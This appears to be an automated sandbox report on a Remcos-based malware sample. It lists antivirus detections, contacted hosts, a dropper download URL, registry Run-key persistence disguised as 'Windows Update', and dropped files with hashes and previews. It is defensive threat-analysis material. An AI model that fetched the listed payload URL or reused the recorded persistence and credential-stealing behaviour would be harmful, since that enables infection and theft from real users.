40.1.5.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.1.5.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
43.2.Windows Update.exe.147b1458.3.unpack	100%	Avira	TR/Inject.vcoldi		Download File
39.0.21.exe.400000.6.unpack	100%	Avira	TR/Dropper.Gen		Download File
44.2.Windows Update.exe.400000.2.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.2.Windows Update.exe.400000.2.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
33.2.remcos.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
40.2.5.exe.3753258.5.unpack	100%	Avira	TR/Inject.vcoldi		Download File
44.0.Windows Update.exe.400000.8.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.8.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
13.3.remcos.exe.295a000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
41.0.4.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
39.0.21.exe.400000.4.unpack	100%	Avira	TR/Dropper.Gen		Download File
40.0.5.exe.400000.9.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.9.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
44.1.Windows Update.exe.415058.2.unpack	100%	Avira	TR/Inject.vcoldi		Download File
44.1.Windows Update.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.1.Windows Update.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
29.2.bin.exe.d0000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
39.0.21.exe.400000.7.unpack	100%	Avira	TR/Dropper.Gen		Download File
36.2.21.exe.14770000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
35.0.dwn.exe.5af305.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
41.1.4.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
13.3.remcos.exe.295a000.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
41.2.4.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
40.2.5.exe.4970000.15.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.2.5.exe.4970000.15.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
44.0.Windows Update.exe.400000.6.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.6.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
39.0.21.exe.400000.5.unpack	100%	Avira	TR/Dropper.Gen		Download File
40.0.5.exe.400000.5.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.5.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
40.0.5.exe.400000.13.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.13.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
39.0.21.exe.400000.8.unpack	100%	Avira	TR/Dropper.Gen		Download File
44.0.Windows Update.exe.400000.7.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.7.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
44.2.Windows Update.exe.4b40000.16.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.2.Windows Update.exe.4b40000.16.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
40.0.5.exe.400000.7.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.7.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
37.2.5.exe.14901458.4.unpack	100%	Avira	TR/Inject.vcoldi		Download File
35.0.dwn.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
41.0.4.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
41.0.4.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
35.2.dwn.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
35.2.dwn.exe.4df189.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
40.0.5.exe.415058.15.unpack	100%	Avira	TR/Inject.vcoldi		Download File
41.0.4.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File
35.0.dwn.exe.4df189.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.xxTzyGLZx5.exe.147a0000.2.unpack	100%	Avira	TR/Dropper.Gen		Download File
39.1.21.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
44.2.Windows Update.exe.415058.0.unpack	100%	Avira	TR/Inject.vcoldi		Download File
41.0.4.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
13.3.remcos.exe.29f3000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
32.2.remcos.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
44.0.Windows Update.exe.400000.13.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.13.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
40.2.5.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.2.5.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
44.2.Windows Update.exe.4ab0000.13.unpack	100%	Avira	TR/Inject.vcoldi		Download File
35.0.dwn.exe.4031bf.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
29.0.bin.exe.d0000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
3.2.bin.exe.d0000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
33.1.remcos.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1119333		Download File
35.2.dwn.exe.4031bf.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
40.0.5.exe.400000.4.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.4.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
44.0.Windows Update.exe.400000.9.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.9.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
41.0.4.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.1.xxTzyGLZx5.exe.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
2.1.xxTzyGLZx5.exe.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
40.2.5.exe.415058.3.unpack	100%	Avira	TR/Inject.vcoldi		Download File
40.1.5.exe.415058.3.unpack	100%	Avira	TR/Inject.vcoldi		Download File
44.0.Windows Update.exe.400000.5.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.5.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
44.0.Windows Update.exe.415058.12.unpack	100%	Avira	TR/Inject.vcoldi		Download File
44.2.Windows Update.exe.3883258.7.unpack	100%	Avira	TR/Inject.vcoldi		Download File
40.2.5.exe.48e0000.14.unpack	100%	Avira	TR/Inject.vcoldi		Download File
40.0.5.exe.415058.11.unpack	100%	Avira	TR/Inject.vcoldi		Download File
37.2.5.exe.148f0000.1.unpack	100%	Avira	TR/Inject.vcoldi		Download File
41.0.4.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
44.0.Windows Update.exe.400000.4.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
44.0.Windows Update.exe.400000.4.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
2.2.xxTzyGLZx5.exe.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
2.2.xxTzyGLZx5.exe.400000.0.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
43.2.Windows Update.exe.147a0000.4.unpack	100%	Avira	TR/Inject.vcoldi		Download File
39.2.21.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
40.0.5.exe.400000.8.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
40.0.5.exe.400000.8.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
41.2.4.exe.2520000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.2.remcos.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116566		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://hotmarzz.eu/goods/Droppertodownloa.exe	4%	Virustotal		Browse
http://https://hotmarzz.eu/goods/Droppertodownloa.exe	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://hotmarzz.eu/goods/Droppertodownloa.exem	0%	Avira URL Cloud	safe	
http://hotmarzz.eu/goods/Droppertodownloa.exeOZ	0%	Avira URL Cloud	safe	
http://https://support.google.	0%	Avira URL Cloud	safe	
http://stascorp.comDVarFileInfo$	0%	Avira URL Cloud	safe	
http://hotmarzz.eu/goods/Droppertodownloa.exeW	0%	Avira URL Cloud	safe	
http://https://hotmarzz.eu/goods/Droppertodownloa.exej	0%	Avira URL Cloud	safe	
http://hotmarzz.eu/goods/Droppertodownloa.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
whatismyipaddress.com	104.16.154.36	true	false		high
hotmarzz.eu	195.110.124.154	true	false		high
smtp.privateemail.com	66.29.159.53	true	false		high
216.47.6.0.in-addr.arpa	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://hotmarzz.eu/goods/Droppertodownloa.exe	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://whatismyipaddress.com/	false		high
http://hotmarzz.eu/goods/Droppertodownloa.exe	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.154.36	whatismyipaddress.com	United States		13335	CLOUDFLARENETUS	false
185.157.161.174	unknown	Sweden		197595	OBE-EUROPEObenetworkEuropeSE	true
195.110.124.154	hotmarzz.eu	Italy		39729	REGISTER-ASIT	false
66.29.159.53	smtp.privateemail.com	United States		19538	ADVANTAGECOMUS	false
81.88.52.165	unknown	Italy		39729	REGISTER-ASIT	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	535501
Start date:	07.12.2021
Start time:	13:37:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 8s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	xxTzyGLZx5.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	47
Number of new started drivers analysed:	3
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winEXE@62/52@12/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 32.1% (good quality ratio 28.7%) • Quality average: 72.7% • Quality standard deviation: 33.2%
HCA Information:	• Successful, ratio: 53% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:38:46	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run logsmustcome "C:\Users\user\AppData\Roaming\Remcos\remcos.exe"
13:38:51	API Interceptor	879x Sleep call for process: cmd.exe modified
13:38:52	API Interceptor	40x Sleep call for process: powershell.exe modified
13:38:54	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run Images C:\Users\user\AppData\Local\Temp\bin.exe
13:39:03	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run logsmustcome "C:\Users\user\AppData\Roaming\Remcos\remcos.exe"
13:39:35	API Interceptor	109x Sleep call for process: 21.exe modified
13:39:46	API Interceptor	308x Sleep call for process: 4.exe modified
13:39:57	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run itswell C:\Users\user\AppData\Roaming\itswell\itswell.exe
13:40:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run itswell C:\Users\user\AppData\Roaming\itswell\itswell.exe
13:40:14	API Interceptor	6x Sleep call for process: Windows Update.exe modified
13:40:18	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Windows Update C:\Users\user\AppData\Roaming\WindowsUpdate.exe
13:40:24	API Interceptor	1x Sleep call for process: dw20.exe modified
13:40:27	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Windows Update C:\Users\user\AppData\Roaming\WindowsUpdate.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Microsoft DN1\rdpwrap.ini	
Process:	C:\Users\user\AppData\Local\Temp\bin.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	222441
Entropy (8bit):	5.28370530508163
Encrypted:	false
SSDEEP:	768:uEUfZFsTR0poD+X8f/qG65wgP100JJRWDCUlnKxbBHq1I517t/0A5ff4n+mmyIfd:uyIfgteoLwoIvxZ3779Zsoug
MD5:	C5CA0F44F8913EB6055EBA91DACE5B48
SHA1:	1318135EF55431DAC0654DE3989446703E7BE252
SHA-256:	FB54DC1E345193DBE8AAADC8DC4CD68C6321C7701F5F732D6EEA3605E1B11B7B
SHA-512:	0159E4C43D1780F64E7EF748F4E5C670BF7773D7E26B0DE35B9F4841421362CFF68192C54F4077F14C7E4BCD6AC416EF1A2855A761C8E974691ACA9F0B786790
Malicious:	false
Reputation:	unknown
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge....[Main]..Updated=2021-01-16..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[PatchCodes]..nop=90..Zero=00..jmpshort=EB..nopjmp=90E9..CDefPolicy_Query_edx_ecx=BA00010000899120030000 5E90..CDefPolicy_Query_eax_rcx_jmp=B8000100008981380600009 0EB..CDefPolicy_Query_eax_esi=B8000100008986200300009 0..CDefPolicy_Query_eax_rdi=B8000100008987380600009 0..CDefPolicy_Query_eax_ecx=B8000100008981200300009 0..CDefPolicy_Query_eax_ecx_jmp=B8000100008981200300 0EB0E..CDefPolicy_Query_eax_rcx=B8000100008981380600 0090..CDefPolicy_Query_edi_rcx=BF0001000089B938060000 9090900....[SLInit]..bServerSku=1..bRemoteConnAllowed=1..bFUSEnabled=1..bAppServerAllowed=1..bMultimonAllowed=1..lMaxUserSessions=0..ulMaxDebugSessions=0..bInitialized=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionM

C:\Program Files\Microsoft DN1\sqlmap.dll	
Process:	C:\Users\user\AppData\Local\Temp\bin.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	116736
Entropy (8bit):	5.884975745255681
Encrypted:	false
SSDEEP:	3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT
MD5:	461ADE40B800AE80A40985594E1AC236
SHA1:	B3892EEF846C044A2B0785D54A432B3E93A968C8
SHA-256:	798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4
SHA-512:	421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 25%, Browse • Antivirus: ReversingLabs, Detection: 46%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.rB/.!B/.!B/.!.~.!j/.!.~.!&/.!.~3!H/.!..'!G/.!B/.!./.!O}.!F/.!O}0!C/.!O}7!C/.!O}2!C/.!RichB/.!.....PE..d...Z..T....." .....Q..... .....` .....0...l.....<..... .....`...p..... .....text..... ..`.rdata..<.... .....@..@.data....=.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft Vision\07-12-2021_13.38.52	
Process:	C:\Users\user\AppData\Local\Temp\bin.exe
File Type:	data
Category:	dropped
Size (bytes):	110

C:\Users\user\AppData\Local\Microsoft Vision\07-12-2021_13.38.52	
Entropy (8bit):	3.1311446292929235
Encrypted:	false
SSDEEP:	3:blXlulovDluLAnyWdl+SliplWyWdl+SliplWyWdl+Slin:zuWpyWn+SkhWn+SkhWn+Skn
MD5:	663942D41C4A0AFFA2367DE4CD855CDB
SHA1:	D5D1149BAA07EA2FFD482979564E1C964C9DE03E
SHA-256:	24CF2962CA5F0E9A4948227A0E0A9B6427382527B26FEA54BF9FAD3DC154F6B8
SHA-512:	2E2822A50C4802726C20CC20E1AFEBA212CD1AAD4167259E23428E72F45205F61DA10FACE872CE00BA11D7D34CBC4C23FB1A2FCACCB9DE3B42A2913D704B72A
Malicious:	false
Reputation:	unknown
Preview:	..{.P.r.o.g.r.a.m. .M.a.n.a.g.e.r.}...L.e.f.t. .W.i.n.d.o.w.s.L.e.f.t. .W.i.n.d.o.w.s.L.e.f.t. .W.i.n.d.o.w.s.

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\5.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\5.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	916
Entropy (8bit):	5.282390836641403
Encrypted:	false
SSDEEP:	24:MLF20NaL3z2p29hJ5g522rW2xAi3AP26K95rKoO2+g2+:MwLLD2Y9h3go2rxxAcAO6ox+g2+
MD5:	5AD8E7ABEADADAC4CE06FF693476581A
SHA1:	81E42A97BBE3D7DE8B1E8B54C2B03C48594D761E
SHA-256:	BAA1A28262BA27D51C3A1FA7FB0811AD1128297ABB2EDCCC785DC52667D2A6FD
SHA-512:	7793E78E84AD36CE65B5B1C015364E340FB9110FAF199BC0234108CE9BCB1AEDACBD25C6A012AC99740E08BEA5E5C373A88E553E47016304D8AE6AEEAB58EEFF
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Runtime.Remo#\35774dc3cd31b4550ab06c3354cf4ba5\System.Runtime.Remoting.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Configuration\de460308a9099237864d2ec2328fc958\System.Configuration.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Xml\527c933194f3a99a816d83c619a3e1d3\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Droppertodownloa[1].exe	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2351104
Entropy (8bit):	7.506766900421548
Encrypted:	false
SSDEEP:	49152:AW3dW0e3O2oWFaLcZig+bnDPXqWtex9vtVl:AW3dWJloWFaLcZig+j2WcxLVl
MD5:	32EB10C12A29B38F13730CD1F5DCAD4D
SHA1:	4D0EB488A01FED1720483DFA270423BEA593CA14
SHA-256:	06550442678FB92B0273B83F349D47D3654FB72A7D98398CE3B63E3635B8E8F1
SHA-512:	1E95F1A74B7F2DCDE31B661AAD078373DD757B689EE02E35E36090777A1B92CF7564271FC577DF529C6E7C77B3D294CCE0FD913243A7DF6DC6ACC2F58C2FB65
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 76%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L...>..V.....#.....L..... ....@.....#.....[.....(....0....#..... ... .text...$..... ..`.data...,..... ... .@....rsrc.....#..0....#.. .....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22288
Entropy (8bit):	5.344169070723195
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SSDEEP:	384:ptCDSmWYc1mJVovSKrnVrf1JNc7nudlu5cOOhhrm1dOty3aC:sWWB6ntXSbudl8cOgrqqa
MD5:	2ED533489ED94BD3334F607D0E4D17D9
SHA1:	0B5874B7F26C3800EEEE97B8B7FEF2FE287D4F3C
SHA-256:	25F723622BDBA89C1D9E30FA05CA7A5613DA6EDBF3D2F23FDE75D3851929099A
SHA-512:	6F908BA0AAD19FB53DA1144D2952F28A80776133083DD13049FFB49BD366686681893009D516F07744E08AFA2ED475E0244B9E4C1A555A7BF9963A30F1B3EB55
Malicious:	false
Reputation:	unknown
Preview:	@...e.....|.....h.:.-.%."......U.I.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My...:R..... .Microsoft.PowerShell .ConsoleHost4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...]....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\21.exe	
Process:	C:\Users\user\AppData\Roaming\Remcos\dwn.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	900994
Entropy (8bit):	7.560706052049211
Encrypted:	false
SSDEEP:	12288:cDpCT3m/baIGgI+ZdBE07uAAL3UfN5qsP6dudK5Yk7Er2nNuviB4CFG:E4H2xZdW0CAU3CNr3dKGr2ozCFG
MD5:	6C9447A6F1B04C75D95594338AE61E06
SHA1:	F2EBF6D355F30512AB1E92CAB9525A94F99BFEC5
SHA-256:	810781308E53BE9C2ACA613FB67EF7E577896DE69A2C2DEFF387A0763EAA2AE6
SHA-512:	ABD10D8DBB5097C5C09B8C498AEDE589A6B0EE20EAB03C615F84ADFDA61E87D63FACBA9CB53E117AE1E84B73DD4DE9A49236EDC5B17330FC73779A412403 616
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@..... .....t.....p..H.....p.....tex t...h[.....\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc...H....p.....x.....@..@..... ....

C:\Users\user\AppData\Local\Temp\4.exe	
Process:	C:\Users\user\AppData\Roaming\Remcos\dwn.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	586861
Entropy (8bit):	7.360391735779929
Encrypted:	false
SSDEEP:	12288:Khzfld/fqWhWxlXWx/0tTJwbxlKzMbDtz6yrkvtVm:SPXqWtGtTOl0zM/6vtVm
MD5:	78EDE0254C66FA9E667E4CEB88754E1C
SHA1:	385599DCC3260AC9BB782DA9AB0C69A7BB541645
SHA-256:	A542D2953BB5F7516342E100BB01447371CDF7BAF2FD300D61B52D4D2E323DC1
SHA-512:	39B30A1AEA89DB0E30A208157B4E606463CAEC72E66D231EDBEC22044E8C66E09674C66D36E2AF363352735D0387C050BC73AEBA47D254ACFE0AB2D9C79652 3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....t.....p...[.....p.....text...h[.... ...\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc....[...p...\...x.....@..@..... ....

C:\Users\user\AppData\Local\Temp\5.exe	
Process:	C:\Users\user\AppData\Roaming\Remcos\dwn.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	852277
Entropy (8bit):	7.535786145318411
Encrypted:	false
SSDEEP:	12288:WOe0qo8EWUK1CLF54EMctn6zleqHXFD/ABuqYrNav+qSz4SglH2zbr:WpZwW9cxjn6z917Nq+BVcSg12r
MD5:	3F332B62EEE0970F3189C689D5BD042A

C:\Users\user\AppData\Local\Temp\5.exe	
SHA1:	F68F7DCC8FFCDD3F93333E711779E8D02DB2DFAE
SHA-256:	7C7983ADA08828EA0C0ED5B17B05F8DAD5BF6FA44E1A4692C37F18C340E14219
SHA-512:	2399BF335B60B87D1126B7CD663DFD937BE0DA7FEF815225D53940E5D01CF4B02969DC33D75E7B1F5F63B3233ED1EA179CC517C1C4639802293E4EA8CF25D5E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....@.....t.....p.....p.....tex t...h[.....\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@..... ....

C:\Users\user\AppData\Local\Temp\84a79tbwxmvn7adt	
Process:	C:\Users\user\AppData\Local\Temp\5.exe
File Type:	data
Category:	dropped
Size (bytes):	604159
Entropy (8bit):	7.96721366302899
Encrypted:	false
SSDEEP:	12288:uL2jvzmCP0rI7B+0G36tX8j6FTkYcwpWFt7tVYkfv:uCjrml0hGqtXiuT5WX7zYk3
MD5:	71353B7F9141FA3C5760ACE513F8C385
SHA1:	A6DD26880269F3FAEADA77C5F74ADE2433AF78C3
SHA-256:	FC517290096122DB50FF785F3E3FCE641EF2164EA93351A8655A43732344BF7C
SHA-512:	CDD0A4C4278D24019837811E429312D572BEC638812B5C35EA52CAFB443719974E7C614216A499D1008F843F021E06F1F3B6AD6E66082E616EC14D876C8108C0
Malicious:	false
Reputation:	unknown
Preview:	*....,).F.C..L.q.='.Z[=.f.w4;..H..8V...s.....Ly./J...0(....0Q.jK.x.,.....J.....J6.....Z..v%.bSZCc....?G.....:..R.2q..z=.9...N\k....9...}C.....`}...Z.y..d...:Z..s....x.m..^/.-M...F..y...a .xj.].m...l.)U...u....){.#.h!...g..T.a.@Fn.e,..)..C;....k..Z[=cf.w.;..G8V&..s,...../J...!(.d."0R..P..D.Ft.).".S.v)WG...,p:yt...I..7tx./~....{.4....G.....e..iH.0.<L-.%...I.(N}.wD;QQ.x8.j$.. (fKw.D...T.#.}V...dm..RF.G..)./#...lS..|..5...#.....H...Xjs....._....g..T.a.....$,.)...C04L.d.='.\[=cf.w4;..H..8...I....7...../J#..(.d..0RF.P.bD.t.)."...d.....Myt.v..zI....8./A..S..{.n.m.8 ..)....@...e.i...0|.;-..>."z{(N}.wk;Q.....j$...Kw..DL&\T/..}V...dm..RF.G...../#...lS..| .5...#.....m.Ho..Xjs....._....g..T.a.@Fn.e,..).F.C0zL.d.='.Z[=cf.w4;..H..8V...s.....Ly./J...0(.d. .0RF.P.bD.t.).".S.v.WG...,:Myt....I..7t8./A..S..{.n.m...G.....e..i...0|<L-..>."z{(N}.wD;QQ.x8.j$..(fKw.DL..T/#.}V...dm..RF.G..)./#...lS..| .5...#.....m.Ho..X

C:\Users\user\AppData\Local\Temp\8tps30shve	
Process:	C:\Users\user\Desktop\xxTzyGLZx5.exe
File Type:	data
Category:	dropped
Size (bytes):	602111
Entropy (8bit):	7.978364442659117
Encrypted:	false
SSDEEP:	12288:LX+3nVWt54yfDnFQA6NnOrPyTCtAoPC12g+srrZ4pTPLYQ4rq4:LX+3VWt5hSApOCt2+suPLYQ4P
MD5:	A237795B8A0EAE5B9D60471CEE202780
SHA1:	38FBA9CC6CAA3BA28008A7B54D92B285EC3F7301
SHA-256:	D00E1D2E29582CF8734B4B392C8B0015D40714B7EA1C4724CEDCC1E3D53473D5
